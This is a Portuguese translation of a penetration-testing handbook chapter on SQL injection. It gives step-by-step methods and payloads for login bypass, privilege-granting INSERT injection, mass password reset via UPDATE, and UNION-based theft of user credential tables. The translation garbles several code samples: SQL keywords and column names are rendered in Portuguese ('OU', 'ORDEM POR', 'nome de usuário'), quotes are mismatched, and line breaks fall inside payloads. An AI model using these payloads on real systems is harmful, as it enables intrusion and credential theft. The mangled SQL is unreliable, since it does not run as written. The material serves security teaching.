A injeção em linguagens interpretadas é um tópico muito amplo, que abrange muitos tipos diferentes de vulnerabilidade e pode afetar todos os componentes da infraestrutura de suporte de um aplicativo da Web. As etapas detalhadas para detectar e explorar as falhas de injeção de código dependem da linguagem que está sendo visada e das técnicas de programação empregadas pelos desenvolvedores do aplicativo. Entretanto, em todos os casos, a abordagem genérica é a seguinte:

- Fornecer sintaxe inesperada que pode causar problemas no contexto da linguagem interpretada específica.
- Identifique quaisquer anomalias na resposta do aplicativo que possam indicar a presença de uma vulnerabilidade de injeção de código.
- Se alguma mensagem de erro for recebida, examine-a para obter evidências sobre o problema que ocorreu no servidor.
- Se necessário, modifique sistematicamente sua entrada inicial de maneiras relevantes na tentativa de confirmar ou refutar seu diagnóstico provisório de uma vulnerabilidade.
- Construa um teste de prova de conceito que faça com que um comando seguro seja executado de forma verificável, para provar conclusivamente que existe uma falha explorável de injeção de código.
- Explore a vulnerabilidade aproveitando a funcionalidade da linguagem e do componente de destino para atingir seus objetivos.

Injeção em SQL

Quase todos os aplicativos da Web utilizam um banco de dados para armazenar os vários tipos de informações de que precisam para funcionar. Por exemplo, um aplicativo da Web implementado por um varejista on-line pode usar um banco de dados para armazenar as seguintes informações:

- Contas de usuário, credenciais e informações pessoais
- Descrições e preços de mercadorias para venda
- Pedidos, extratos de conta e detalhes de pagamento
- Os privilégios de cada usuário dentro do aplicativo

O meio de acessar as informações no banco de dados é a Structured Query Language (Linguagem de Consulta Estruturada), ou SQL. A SQL pode ser usada para ler, atualizar, adicionar e excluir informações mantidas no banco de dados.

O SQL é uma linguagem interpretada, e os aplicativos da Web geralmente constroem instruções SQL que incorporam dados fornecidos pelo usuário. Se isso for feito de forma insegura, o aplicativo poderá ficar vulnerável à injeção de SQL. Essa falha é uma das vulnerabilidades mais notórias que afetam os aplicativos da Web. Nos casos mais graves, a injeção de SQL pode permitir que um invasor anônimo leia e modifique todos os dados armazenados no banco de dados e até mesmo assuma o controle total do servidor no qual o banco de dados está sendo executado.

À medida que a conscientização sobre a segurança dos aplicativos Web evoluiu, as vulnerabilidades de injeção de SQL tornaram-se gradualmente menos difundidas e mais difíceis de detectar e explorar. Há alguns anos, era muito comum encontrar vulnerabilidades de injeção de SQL que podiam ser detectadas simplesmente digitando um apóstrofo em um campo de formulário HTML e lendo a mensagem de erro detalhada que o aplicativo retornava. Hoje, é mais provável que as vulnerabilidades estejam escondidas em campos de dados que os usuários normalmente não podem ver ou modificar, e as mensagens de erro provavelmente serão genéricas e pouco informativas. Com o desenvolvimento dessa tendência, os métodos para encontrar e explorar falhas de injeção de SQL evoluíram, usando indicadores mais sutis de vulnerabilidades e técnicas de exploração mais refinadas e poderosas. Começaremos examinando os casos mais básicos e, em seguida, descreveremos as técnicas mais recentes de detecção e exploração cegas.

Há uma grande variedade de bancos de dados em uso para dar suporte a aplicativos da Web. Embora os fundamentos da injeção de SQL sejam comuns à grande maioria deles, há muitas diferenças. Elas vão desde pequenas variações na sintaxe até divergências significativas no comportamento e na funcionalidade que podem afetar os tipos de ataque que você pode realizar. Por motivos de espaço e sanidade, restringiremos nossos exemplos reais aos três bancos de dados mais comuns que você provavelmente encontrará, a saber, Oracle, MS-SQL e MySQL. Sempre que for aplicável, chamaremos a atenção para as diferenças entre essas três plataformas.

Equipado com as técnicas que descrevemos aqui, você deve ser capaz de identificar e explorar falhas de injeção de SQL em qualquer outro banco de dados, realizando algumas pesquisas adicionais rápidas.

DICA Em muitas situações, será extremamente útil ter acesso a uma instalação local do mesmo banco de dados que está sendo usado pelo aplicativo que você está usando. Muitas vezes, você descobrirá que precisa ajustar uma parte da sintaxe ou consultar uma tabela ou função incorporada para atingir seus objetivos. As respostas que você recebe do aplicativo de destino geralmente são incompletas ou enigmáticas, exigindo algum trabalho de detetive para entendê-las. Tudo isso será muito mais fácil se você puder fazer uma referência cruzada com uma versão funcional totalmente transparente do banco de dados em questão.

Se isso não for possível, uma boa alternativa é encontrar um ambiente interativo on-line adequado para fazer experiências, como os tutoriais interativos do SQLzoo.net.

Exploração de uma vulnerabilidade básica

Considere um aplicativo da Web implementado por um varejista de livros que permite que os usuários pesquisem produtos com base em autor, título, editora e assim por diante. Todo o catálogo de livros é mantido em um banco de dados, e o aplicativo usa consultas SQL para recuperar detalhes de diferentes livros com base nos termos de pesquisa fornecidos pelos usuários. Quando um usuário pesquisa todos os livros publicados pela Wiley, o aplicativo realiza a seguinte consulta:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'
```

Essa consulta faz com que o banco de dados verifique todas as linhas da tabela de livros, extraia cada um dos registros em que a coluna `editor` tem o valor `Wiley` e retorne o conjunto de todos esses registros. Esse conjunto de registros é então processado pelo aplicativo e apresentado ao usuário em uma página HTML.

Nessa consulta, as palavras à esquerda do sinal de igual comprehendem palavras-chave SQL e os nomes de tabelas e colunas no banco de dados. Toda essa parte da consulta foi construída pelo programador no momento em que o aplicativo foi criado. A expressão `Wiley`, é claro, é fornecida pelo usuário, e seu significado é como um item de dados. Os dados de cadeia de caracteres em consultas SQL devem ser encapsulados entre aspas simples, para separá-los do restante da consulta.

Agora, considere o que acontece quando um usuário pesquisa todos os livros publicados pela O'Reilly. Isso faz com que o aplicativo execute a seguinte consulta:

```
SELECT author,title,year FROM books WHERE publisher = 'O'Reilly'
```

Nesse caso, o interpretador de consultas alcança os dados da cadeia da mesma forma que antes. Ele analisa esses dados, que estão encapsulados entre aspas simples, e obtém o valor `O`. Em seguida, ele encontra a expressão `Reilly'`, que não é uma sintaxe SQL válida e, portanto, gera um erro:

```
Sintaxe incorreta perto de 'Reilly'.
Servidor: Msg 105, Nível 15, Estado 1, Linha 1
Aspas não fechadas antes da cadeia de caracteres '
```

Quando um aplicativo se comporta dessa forma, ele fica aberto à injeção de SQL. Um invasor pode fornecer entrada contendo uma aspa para encerrar a cadeia de caracteres que ele controla e, em seguida, pode escrever SQL arbitrário para modificar a consulta que o desenvolvedor pretendia que o aplicativo executasse. Nessa situação, por exemplo, o invasor pode modificar a consulta para retornar todos os livros do catálogo do varejista, inserindo o termo de pesquisa:

```
Wiley' OR 1=1--
```

Isso faz com que o aplicativo execute a seguinte consulta:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR 1=1--'
```

Isso modifica a cláusula `WHERE` da consulta do desenvolvedor para adicionar uma segunda condição. O banco de dados verificará todas as linhas da tabela `books` e extrairá cada registro em que a coluna `publisher` tiver o valor `Wiley ou` em que `1` for igual a `1`. Como `1` é sempre igual a `1`, o banco de dados retornará todos os registros da tabela `books`.

NOTA No exemplo mostrado, o hífen duplo na entrada do invasor é uma expressão significativa no SQL que informa ao interpretador de consultas que o restante da linha é um comentário e deve ser ignorado. Esse truque é extremamente útil em alguns ataques de injeção de SQL, pois permite que você ignore o restante da consulta criada pelo desenvolvedor do aplicativo. No exemplo, o aplicativo está encapsulando a cadeia de caracteres fornecida pelo usuário entre aspas simples. Como o invasor encerrou a cadeia de caracteres que controla e injetou algum SQL adicional, ele precisa lidar com as aspas finais para evitar a ocorrência de um erro de sintaxe, como no exemplo da O'Reilly. Ele consegue isso adicionando um hífen duplo, fazendo com que o restante da consulta seja tratado como um comentário. No MySQL, você precisará incluir um espaço após o hífen duplo ou usar um caractere de hash para especificar um comentário.

DICA Em algumas situações, uma maneira alternativa de lidar com as aspas finais sem usar o símbolo de comentário é "equilibrar as aspas" concluindo a entrada injetada com um item de dados de cadeia de caracteres que requer uma aspa final para encapsulá-la. Por exemplo, ao inserir o termo de pesquisa

```
Wiley" OU "a" = "a
```

resultará na consulta

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR 'a'='a'
```

que é perfeitamente válido e obtém o mesmo resultado que o ataque `1 = 1`.

O exemplo anterior pode parecer ter pouco impacto sobre a segurança, pois os usuários provavelmente podem acessar todos os detalhes do livro usando meios totalmente legítimos. No entanto, descreveremos em breve como muitas falhas de injeção de SQL como essa podem ser usadas para extrair dados arbitrários de diferentes tabelas de banco de dados e para aumentar os privilégios no banco de dados e no servidor de banco de dados. Por esse motivo, qualquer vulnerabilidade de injeção de SQL deve ser considerada extremamente grave, independentemente de seu contexto preciso dentro da funcionalidade do aplicativo.

Como contornar um login

Em algumas situações, uma simples vulnerabilidade de injeção de SQL pode ter um impacto crítico imediato, independentemente de quaisquer outros ataques que possam ser criados a partir dela. Muitos aplicativos que implementam uma função de login baseada em formulários usam uma base de dados para armazenar as credenciais do usuário e executar uma consulta SQL simples para validar cada tentativa de login. Um exemplo típico dessa consulta é:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Essa consulta faz com que o banco de dados verifique todas as linhas da tabela de usuários e extraia cada registro em que a coluna de nome de usuário tenha o valor `marcus` e a coluna de senha tenha o valor `secret`. Se os detalhes de um usuário forem retornados ao aplicativo, a tentativa de login será bem-sucedida e o aplicativo criará uma sessão autenticada para esse usuário.

Assim como na função de pesquisa, um invasor pode injetar no campo de nome de usuário ou de senha para modificar a consulta realizada pelo aplicativo e, assim, subverter sua lógica. Por exemplo, se um invasor souber que o nome de usuário do administrador do aplicativo é `admin`, ele poderá fazer login como esse usuário fornecendo qualquer senha e o seguinte nome de usuário:

```
admin'--
```

Isso faz com que o aplicativo execute a seguinte consulta:

```
SELECT * FROM users WHERE nome de usuário = 'admin'--' AND senha = 'foo'
```

que, devido ao símbolo de comentário, é equivalente a

```
SELECT * FROM users WHERE nome de usuário = 'admin'
```

e, portanto, a verificação de senha foi totalmente ignorada.

Suponha que o invasor não saiba o nome de usuário do administrador. Na maioria dos aplicativos, a primeira conta no banco de dados é um usuário administrativo, porque essa conta normalmente é criada manualmente e depois usada para gerar todas as outras contas por meio do aplicativo. Além disso, se a consulta retornar os detalhes de mais de um usuário, a maioria dos aplicativos simplesmente processará o primeiro usuário cujos detalhes forem retornados. Um invasor pode explorar esse comportamento para fazer login como o primeiro usuário no banco de dados, fornecendo o nome de usuário:

```
' OU 1=1--
```

Isso faz com que o aplicativo execute a consulta

```
SELECT * FROM users WHERE nome de usuário = '' OR 1=1--' AND senha = 'foo'
```

que, devido ao símbolo de comentário, é equivalente a

```
SELECT * FROM users WHERE nome de usuário = '' OR 1=1
```

que retornará os detalhes de todos os usuários do aplicativo.

Localização de erros de injeção de SQL

Nos casos mais óbvios, uma falha de injeção de SQL pode ser descoberta e verificada de forma conclusiva com o fornecimento de um único item de entrada inesperado ao aplicativo. Em outros casos, os bugs podem ser extremamente sutis e difíceis de distinguir de outras categorias de vulnerabilidade ou de anomalias benignas que não representam nenhuma ameaça à segurança. No entanto, há várias etapas que podem ser executadas de forma ordenada para verificar de forma confiável a maioria das falhas de injeção de SQL.

OBSERVAÇÃO Nos exercícios de mapeamento de aplicativos (consulte o Capítulo 4), você deve ter identificado instâncias em que o aplicativo parece estar acessando um banco de dados de back-end, e todos eles precisam ser sondados quanto a falhas de injeção de SQL. Na verdade, absolutamente qualquer item de dados enviado ao servidor pode ser passado para as funções do banco de dados de maneiras que não são evidentes do ponto de vista do usuário e que podem ser manipuladas de maneira insegura. Portanto, você precisa verificar cada um desses itens quanto a vulnerabilidades de injeção de SQL. Isso inclui todos os parâmetros de URL, cookies, itens de dados POST e cabeçalhos HTTP. Em todos os casos, pode haver uma vulnerabilidade no tratamento do nome e do valor do parâmetro relevante.

DICA Quando estiver sondando vulnerabilidades de injeção de SQL, certifique-se de percorrer até o fim todos os processos de vários estágios nos quais você envia entradas criadas. Os aplicativos frequentemente reúnem uma coleção de dados em várias solicitações e só os mantêm no banco de dados depois que o conjunto completo é reunido. Nessa situação, você perderá muitas vulnerabilidades de injeção de SQL se enviar apenas dados criados em cada solicitação individual e monitorar a resposta do aplicativo a essa solicitação.

Dados de cadeia de caracteres

Quando os dados de string fornecidos pelo usuário são incorporados a uma consulta SQL, eles são encapsulados entre aspas simples. Para explorar qualquer falha de injeção de SQL, você precisará quebrar essas aspas.

ETAPAS DO HACK

- Envie uma aspa simples como o item de dados que você está segmentando. Observe se ocorre um erro ou se o resultado difere do original de alguma outra forma. Se for recebida uma mensagem de erro detalhada do banco de dados, consulte a seção "Sintaxe SQL e referência de erros" deste capítulo para entender seu significado.
- Se for observado um erro ou outro comportamento divergente, envie duas aspas simples juntas. Os bancos de dados usam duas aspas simples como sequência de escape para representar uma aspa simples literal, de modo que a sequência é interpretada como dados dentro da cadeia de caracteres entre aspas, e não como o terminador da cadeia de caracteres de fechamento. Se essa entrada fizer com que o erro ou o comportamento anômalo desapareça, o aplicativo provavelmente está vulnerável à injeção de SQL.
- Como uma verificação adicional da presença de um bug, você pode usar caracteres concatenativos SQL para construir uma cadeia de caracteres equivalente a alguma entrada benigna. Se o aplicativo tratar a entrada criada da mesma forma que a entrada benigna correspondente, é provável que ele esteja vulnerável. Cada tipo de banco de dados usa métodos diferentes para a concatenação de strings. Os exemplos a seguir podem ser injetados para construir uma entrada que seja equivalente à FOO em um aplicativo vulnerável:

Oracle: ' || 'FOO

MS-SQL: ' + 'FOO

MySQL: ' 'FOO [observe que há um espaço entre as duas aspas].

DICA Uma forma de confirmar que o aplicativo está interagindo com um banco de dados back-end é enviar o caractere curinga SQL % em um determinado parâmetro. Por exemplo, o envio desse caractere em um campo de pesquisa geralmente retorna um grande número de resultados, indicando que a entrada está sendo passada para uma consulta SQL. Obviamente, isso não indica necessariamente que o aplicativo é vulnerável, apenas que você deve investigar mais para identificar as falhas reais.

Dados numéricos

Quando os dados numéricos fornecidos pelo usuário são incorporados a uma consulta SQL, o aplicativo ainda pode tratá-los como dados de cadeia de caracteres, encapsulando-os entre aspas simples. Portanto, você deve sempre executar as etapas descritas anteriormente para dados de cadeia de caracteres. Na maioria dos casos, entretanto, os dados numéricos são passados diretamente para o banco de dados em formato numérico e, portanto, não são colocados entre aspas simples. Se nenhum dos testes anteriores apontar para a presença de uma vulnerabilidade, há algumas outras etapas específicas que podem ser executadas em relação aos dados numéricos.

ETAPAS DO HACK

- Tente fornecer uma expressão matemática simples que seja equivalente ao valor numérico original. Por exemplo, se o valor original era 2, tente submitir $1+1$ ou $3-1$. Se o aplicativo responder da mesma forma, ele *pode* estar vulnerável.
- O teste anterior é mais confiável nos casos em que você confirmou que o item que está sendo modificado tem um efeito perceptível no comportamento do aplicativo. Por exemplo, se o aplicativo usar um parâmetro `PageID` numérico para especificar qual conteúdo deve ser retornado, substituir $1+1$ por 2 com resultados equivalentes é um bom sinal de que a injeção de SQL está presente. Se, no entanto, você puder inserir dados completamente arbitrários em um parâmetro numérico sem alterar o comportamento do aplicativo, o teste anterior não fornecerá nenhuma evidência de vulnerabilidade.
- Se o primeiro teste for bem-sucedido, você poderá obter mais evidências da vulnerabilidade usando expressões mais complicadas que usam palavras-chave e sintaxe específicas do SQL. Um bom exemplo disso é o comando `ASCII`, que retorna o código ASCII numérico do caractere fornecido. Por exemplo, como o valor ASCII de A é 65, a expressão a seguir é equivalente a 2 no SQL:

```
67-ASCII('A')
```

- O teste anterior não funcionará se as aspas simples estiverem sendo filtradas; no entanto, nessa situação, é possível explorar o fato de que os bancos de dados converterão implicitamente os dados numéricos em dados de cadeia de caracteres, quando necessário. Portanto, como o valor ASCII do caractere 1 é 49, a expressão a seguir é equivalente a 2 no SQL:

```
51-ASCII(1)
```

DICA Um erro comum cometido ao sondar um aplicativo em busca de defeitos como a injeção de SQL é esquecer que determinados caracteres têm um significado especial nas solicitações HTTP. Se você quiser incluir esses caracteres em suas cargas de ataque, deverá ter o cuidado de codificá-los no URL para garantir que sejam interpretados da maneira que você pretende. Em particular:

- & e = são usados para juntar pares de nome/valor para criar a string de consulta e o bloco de dados do POST. Você deve codificá-los usando %26 e %3d, respectivamente.

Espaços literais não são permitidos na string de consulta e, se enviados, encerrará efetivamente a string inteira. Você deve codificá-los usando + ou %20.

Como o + é usado para codificar espaços, se você quiser incluir um + real na cadeia de caracteres, deverá codificá-lo usando %2b. No exemplo numérico anterior, portanto, 1+1 deve ser enviado como 1%2b1.

O ponto e vírgula é usado para separar campos de cookies e deve ser codificado usando %3b.

Essas codificações são necessárias se você estiver editando o valor do parâmetro diretamente do navegador, com um proxy de interceptação ou por qualquer outro meio. Se você não codificar corretamente os caracteres problemáticos, poderá invalidar toda a solicitação ou enviar dados que não pretendia.

As etapas descritas anteriormente normalmente são suficientes para identificar a maioria das vulnerabilidades de injeção de SQL, incluindo muitas daquelas em que nenhum resultado útil ou informação de erro é transmitida de volta ao navegador. Em alguns casos, porém, podem ser necessárias técnicas mais avançadas, como o uso de atrasos para confirmar a presença de uma vulnerabilidade. Descreveremos essas técnicas mais adiante neste capítulo.

Injetando em diferentes tipos de demonstrativos

A linguagem SQL contém vários verbos que podem aparecer no início das instruções. Por ser o verbo mais comumente usado, a maioria das vulnerabilidades de injeção de SQL surge em comandos SELECT. De fato, as discussões sobre injeção de SQL geralmente dão a impressão de que a vulnerabilidade ocorre apenas em relação aos comandos SELECT, porque os exemplos usados são todos desse tipo. No entanto, as falhas de injeção de SQL podem existir em qualquer tipo de comando de estado, e há algumas considerações importantes das quais você precisa estar ciente em relação a cada um deles.

É claro que, quando você está interagindo com um aplicativo remoto, normalmente não é possível saber com antecedência por qual tipo de instrução um determinado item de entrada do usuário será processado. No entanto, geralmente é possível fazer uma estimativa com base no tipo de função do aplicativo com o qual você está lidando. Os tipos mais comuns de instruções SQL e seus usos são descritos aqui.

Declarações SELECT

Os comandos `SELECT` são usados para recuperar informações do banco de dados. Eles são frequentemente empregados em funções em que o aplicativo retorna informações em resposta a ações do usuário, como navegar em um catálogo de produtos, visualizar o perfil de um usuário ou fazer uma pesquisa. Também são usados com frequência em funções de login em que as informações fornecidas pelo usuário são comparadas com os dados recuperados de um banco de dados.

Como nos exemplos anteriores, o ponto de entrada para ataques de injeção de SQL é normalmente a cláusula `WHERE` da consulta, na qual os itens fornecidos pelo usuário são passados para o banco de dados para controlar o escopo dos resultados da consulta. Como a cláusula `WHERE` geralmente é o componente final de uma instrução `SELECT`, isso permite que o invasor use o símbolo de comentário para truncar a consulta até o final de sua entrada sem invalidar a sintaxe da consulta geral.

Ocasionalmente, ocorrem vulnerabilidades de injeção de SQL que afetam outras partes do Consulta `SELECT`, como a cláusula `ORDER BY` ou os nomes de tabelas e colunas.

Declarações INSERT

Os comandos `INSERT` são usados para criar uma nova linha de dados em uma tabela. São comumente usados quando um aplicativo adiciona uma nova entrada a um registro de auditoria, cria uma nova conta de usuário ou gera um novo pedido.

Por exemplo, um aplicativo pode permitir que os usuários se registrem, especificando seu próprio nome de usuário e senha, e pode inserir os detalhes na tabela de usuários com a seguinte instrução:

```
INSERT INTO users (username, password, ID, privs) VALUES ('daf', 'secret',
2248, 1)
```

Se o campo de nome de usuário ou senha for vulnerável à injeção de SQL, um invasor poderá inserir dados arbitrários na tabela, incluindo seus próprios valores para `ID` e `privs`. No entanto, para fazer isso, ele deve garantir que o restante da cláusula `VALUES` seja concluído de forma graciosa. Em particular, ela deve conter o número correto de itens de dados dos tipos corretos. Por exemplo, injetando no campo de nome de usuário, o invasor pode fornecer o seguinte:

```
foo', 'bar', 9999, 0)--
```

que criará uma conta com ID de 9999 e privs de 0. Supondo que o campo privs seja usado para determinar os privilégios da conta, isso pode permitir que o invasor crie um usuário administrativo.

Em algumas situações, ao trabalhar completamente às cegas, a injeção em uma instrução `INSERT` pode permitir que um invasor extraia dados de cadeia do aplicativo. Por exemplo, o invasor pode pegar a cadeia de caracteres da versão do banco de dados e inseri-la em um campo dentro de seu próprio perfil de usuário, que pode ser exibido de volta ao navegador da maneira normal.

DICA Ao tentar injetar em uma instrução `INSERT`, talvez você não saiba

antecipadamente quantos parâmetros são necessários ou quais são seus tipos. Na situação anterior, você pode continuar adicionando campos adicionais à cláusula `VALUES` até que a conta de usuário desejada seja realmente criada. Por exemplo, ao injetar no campo de nome de usuário, você poderia enviar o seguinte:

```
foo')--  
foo', 1)--  
foo', 1, 1)--  
foo', 1, 1, 1)--.
```

Como a maioria dos bancos de dados converte implicitamente um número inteiro em uma cadeia de caracteres, um valor inteiro pode ser usado em cada posição - nesse caso, resultando em uma conta com um nome de usuário de `foo` e uma senha de `1`, independentemente da ordem em que os outros campos estejam.

Se o valor `1` ainda for rejeitado, você poderá tentar o valor `2000`, que muitos bancos de dados também converterão implicitamente em tipos de dados baseados em datas.

Declarações de atualização

Os comandos `UPDATE` são usados para modificar uma ou mais linhas de dados existentes em uma tabela. Elas costumam ser usadas em funções em que um usuário altera o valor de dados que já existem - por exemplo, atualizar suas informações de contato, alterar sua senha ou alterar a quantidade em uma linha de um pedido.

Um comando `UPDATE` típico funciona de forma semelhante a um comando `INSERT`, exceto pelo fato de que ele geralmente contém uma cláusula `WHERE` para informar ao banco de dados quais linhas da tabela devem ser atualizadas. Por exemplo, quando um usuário altera sua senha, o aplicativo pode executar a seguinte consulta:

```
UPDATE users SET password='newsecret' WHERE user = 'marcus' and password  
= 'secret'
```

Essa consulta, na verdade, verifica se a senha existente do usuário está correta e, se estiver, atualiza-a com o novo valor. Se a função for vulnerável ao SQL

um invasor pode ignorar a verificação de senha existente e atualizar a senha do usuário administrador inserindo o seguinte nome de usuário:

```
admin'--
```

OBSERVAÇÃO A sondagem de vulnerabilidades de injeção de SQL em um aplicativo remoto é sempre potencialmente perigosa, porque você não tem como saber antecipadamente qual ação o aplicativo executará usando sua entrada criada. Em particular, a modificação da cláusula WHERE em uma instrução UPDATE pode fazer com que sejam feitas alterações em uma tabela crítica do banco de dados. Por exemplo, se o ataque que acabamos de descrever tivesse fornecido o nome de usuário

```
admin' ou 1=1--
```

isso faria com que o aplicativo executasse a consulta

```
UPDATE users SET password='newsecret' WHERE user = 'admin' or 1=1
```

que redefine o valor da senha de cada usuário!

Esteja ciente de que esse risco existe mesmo quando você está atacando uma função de aplicativo que não parece atualizar nenhum dado existente, como o login principal. Já houve casos em que, após um login bem-sucedido, o aplicativo executou várias consultas UPDATE usando o nome de usuário fornecido, o que significa que qualquer ataque à cláusula WHERE pode ser replicado nessas outras instruções, podendo causar estragos nos perfis de todos os usuários do aplicativo. Certifique-se de que o proprietário do aplicativo aceite esses riscos inevitáveis antes de tentar sondar ou explorar qualquer falha de injeção de SQL e incentive-o fortemente a fazer um backup completo do banco de dados.

antes de iniciar o teste.

Declarações DELETE

Os comandos DELETE são usados para excluir uma ou mais linhas de dados de uma tabela, por exemplo, quando os usuários removem um item da cesta de compras ou excluem um endereço de entrega de seus dados pessoais.

Assim como nas instruções UPDATE, uma cláusula WHERE é normalmente usada para informar ao banco de dados quais linhas da tabela devem ser atualizadas, e é mais provável que os dados fornecidos pelo usuário sejam incorporados a essa cláusula. Subverter a cláusula WHERE pretendida pode ter efeitos de longo alcance, e o mesmo cuidado descrito para os estados UPDATE se aplica a esse ataque.

O operador UNION

O operador UNION é usado no SQL para combinar os resultados de dois ou mais SELECT em um único conjunto de resultados. Quando um aplicativo da Web contém um

Vulnerabilidade de injeção de SQL que ocorre em uma instrução `SELECT`, muitas vezes é possível empregar o operador `UNION` para executar uma segunda consulta totalmente separada e combinar seus resultados com os da primeira. Se os resultados da consulta forem retornados ao seu navegador, essa técnica poderá ser usada para extrair facilmente dados arbitrários do banco de dados.

Lembre-se do aplicativo que permitiu que os usuários pesquisassem livros com base no autor, título, editora e outros critérios. A pesquisa de livros publicados pela Wiley faz com que o aplicativo execute a seguinte consulta:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'
```

Suponha que essa consulta retorne o seguinte conjunto de resultados:

AUTOR	TÍTULO	ANO
Litchfield	O Manual do Hacker de Banco de Dados	2005
Anley	O Manual do Shellcoder	2007

Você viu anteriormente como um invasor poderia fornecer uma entrada criada para a função de pesquisa para subverter a cláusula `WHERE` da consulta e, assim, retornar todos os livros contidos no banco de dados. Um ataque muito mais interessante seria usar o operador `UNION` para injetar uma segunda consulta `SELECT` e anexar seus resultados aos da primeira. Essa segunda consulta pode extrair dados de uma tabela de banco de dados completamente diferente. Por exemplo, ao inserir o termo de pesquisa

```
'Wiley' UNION SELECT nome de usuário, senha, uid FROM usuários--
```

fará com que o aplicativo execute a seguinte consulta:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley'
UNION
SELECT nome de usuário, senha, uid FROM usuários--'
```

Isso retorna os resultados da pesquisa original seguidos pelo conteúdo da tabela de usuários:

AUTOR	TÍTULO	ANO
Litchfield	O Manual do Hacker de Banco de Dados	2005
Anley	O Manual do Shellcoder	2007
administrador	r00tr0x	0
penhasco	Reinicialização	1

OBSERVAÇÃO Quando os resultados de duas ou mais consultas SELECT são combinados usando o operador UNION, os nomes das colunas do conjunto de resultados combinados são os mesmos que os retornados pela primeira consulta SELECT. Como mostrado na tabela anterior, os nomes de usuário aparecem na coluna autor e as senhas aparecem na coluna título. Isso significa que, quando o aplicativo processa os resultados da consulta modificada, ele não tem como detectar que os dados retornados se originaram de uma tabela completamente diferente.

Esse exemplo simples demonstra o poder potencialmente enorme do operador UNION quando empregado em um ataque de injeção de SQL. No entanto, antes que ele possa ser explorado dessa forma, duas importantes ressalvas precisam ser consideradas:

Quando os resultados de duas consultas são combinados usando o operador UNION, os dois conjuntos de resultados devem ter a mesma estrutura, ou seja, devem conter o mesmo número de colunas, com tipos de dados iguais ou compatíveis, aparecendo na mesma ordem.

Para injetar uma segunda consulta que retornará resultados interessantes, o invasor precisa saber o nome da tabela do banco de dados que deseja atingir e os nomes de suas colunas relevantes.

Vamos examinar um pouco mais a fundo a primeira dessas ressalvas. Suponha que o invasor tente injetar uma segunda consulta que retorne um número incorreto de colunas. Ele fornece a entrada

```
Wiley' UNION SELECT nome de usuário, senha FROM usuários--
```

A consulta original retorna três colunas, e a consulta injetada retorna apenas duas colunas. Portanto, o banco de dados retorna o seguinte erro:

```
ORA-01789: O bloco de consulta tem um número incorreto de colunas de resultado
```

Suponha, em vez disso, que o invasor tente injetar uma segunda consulta cujas colunas tenham tipos de dados incompatíveis. Ele fornece a entrada

```
Wiley' UNION SELECT uid,username,password FROM users--
```

Isso faz com que o banco de dados tente combinar a coluna de senha da segunda consulta (que contém dados de cadeia de caracteres) com a coluna de ano da primeira consulta (que contém dados numéricos). Como os dados de cadeia de caracteres não podem ser convertidos em dados numéricos, isso causa um erro:

```
ORA-01790: A expressão deve ter o mesmo tipo de dados que a expressão correspondente
```

OBSERVAÇÃO As mensagens de erro mostradas aqui são para Oracle. As mensagens equivalentes para outros bancos de dados estão listadas na seção "Sintaxe SQL e referência de erros", mais adiante neste capítulo.

Em muitos casos do mundo real, as mensagens de erro do banco de dados mostradas serão capturadas pelo aplicativo e não serão retornadas ao navegador do usuário. Portanto, pode parecer que, ao tentar descobrir a estrutura da primeira consulta, você está restrito a uma mera adivinhação. Entretanto, esse não é o caso. Há três pontos importantes que significam que sua tarefa normalmente é fácil:

Para que a consulta injetada possa ser combinada com a primeira, não é estritamente necessário que ela contenha os mesmos tipos de dados. Em vez disso, eles devem ser compatíveis, ou seja, cada tipo de dados na segunda consulta deve ser idêntico ao tipo correspondente na primeira ou ser implicitamente conversível a ele. Você já viu que os bancos de dados converterão implicitamente um valor numérico em um valor de cadeia de caracteres. De fato, o valor `NULL` pode ser convertido em qualquer tipo de dados. Portanto, se você não souber o tipo de dados de um determinado campo, poderá simplesmente SELECIIONAR `NULL` para esse campo.

Nos casos em que as mensagens de erro do banco de dados são capturadas pelo aplicativo, você pode determinar facilmente se a consulta injetada foi executada. Se ela tiver sido executada, os resultados adicionais serão acrescentados aos retornados pelo aplicativo a partir da consulta original. Isso permite que você trabalhe sistematicamente até descobrir a estrutura da consulta que precisa injetar.

Na maioria dos casos, você pode atingir seus objetivos simplesmente identificando um único campo na consulta original que tenha um tipo de dados de cadeia de caracteres. Isso é suficiente para que você injete consultas arbitrárias que retornem dados baseados em strings e recupere os resultados, permitindo que você extraia sistematicamente qualquer dado do banco de dados que desejar.

ETAPAS DO HACK

Sua primeira tarefa é descobrir o número de colunas retornadas pela consulta original que está sendo executada pelo aplicativo. Há duas maneiras de conseguir isso:

- É possível explorar o fato de que `NULL` é conversível em qualquer tipo de dados para injetar sistematicamente consultas com diferentes números de colunas, até que a consulta injetada seja executada, por exemplo:

```
' UNION SELECT NULL--  
' UNION SELECT NULL, NULL--  
' UNION SELECT NULL, NULL, NULL--
```

Quando a consulta é executada, você determinou o número de colunas necessárias. Se as mensagens de erro do banco de dados não estiverem sendo retornadas pelo aplicativo, você ainda poderá saber se a consulta injetada foi bem-sucedida porque uma linha adicional de dados será retornada, contendo a palavra `NULL` ou uma string vazia.

ETAPAS DO HACK (continuação)

- Você pode injetar uma cláusula ORDER BY na consulta original e incrementar o índice da coluna de ordenação até que ocorra um erro. Por exemplo:

```
' ORDEM POR 1-
- ' ORDEM POR
2--   ' ORDEM
POR 3--
```

Normalmente, os primeiros casos retornarão os mesmos resultados que a consulta original, mas em ordens diferentes. Quando ocorre um erro, você especificou um número de coluna inválido e, portanto, descobriu o número de colunas reais.

Depois de identificar o número necessário de colunas, sua próxima tarefa é descobrir uma coluna que tenha um tipo de dados de cadeia de caracteres, de modo que você possa usá-la para extrair dados arbitrários do banco de dados. Você pode conseguir isso injetando uma consulta contendo NULLs, como fez anteriormente, e substituindo sistematicamente cada NULL por a. Por exemplo, se você sabe que a consulta deve retornar três colunas, pode injetar o seguinte:

```
' UNION SELECT 'a', NULL, NULL-- '
UNION SELECT NULL, 'a', NULL-- '
UNION SELECT NULL, NULL, 'a'--
```

Quando a consulta for executada, você verá uma linha adicional de dados contendo o valor a. Em seguida, você poderá usar a coluna relevante para extrair dados do banco de dados.

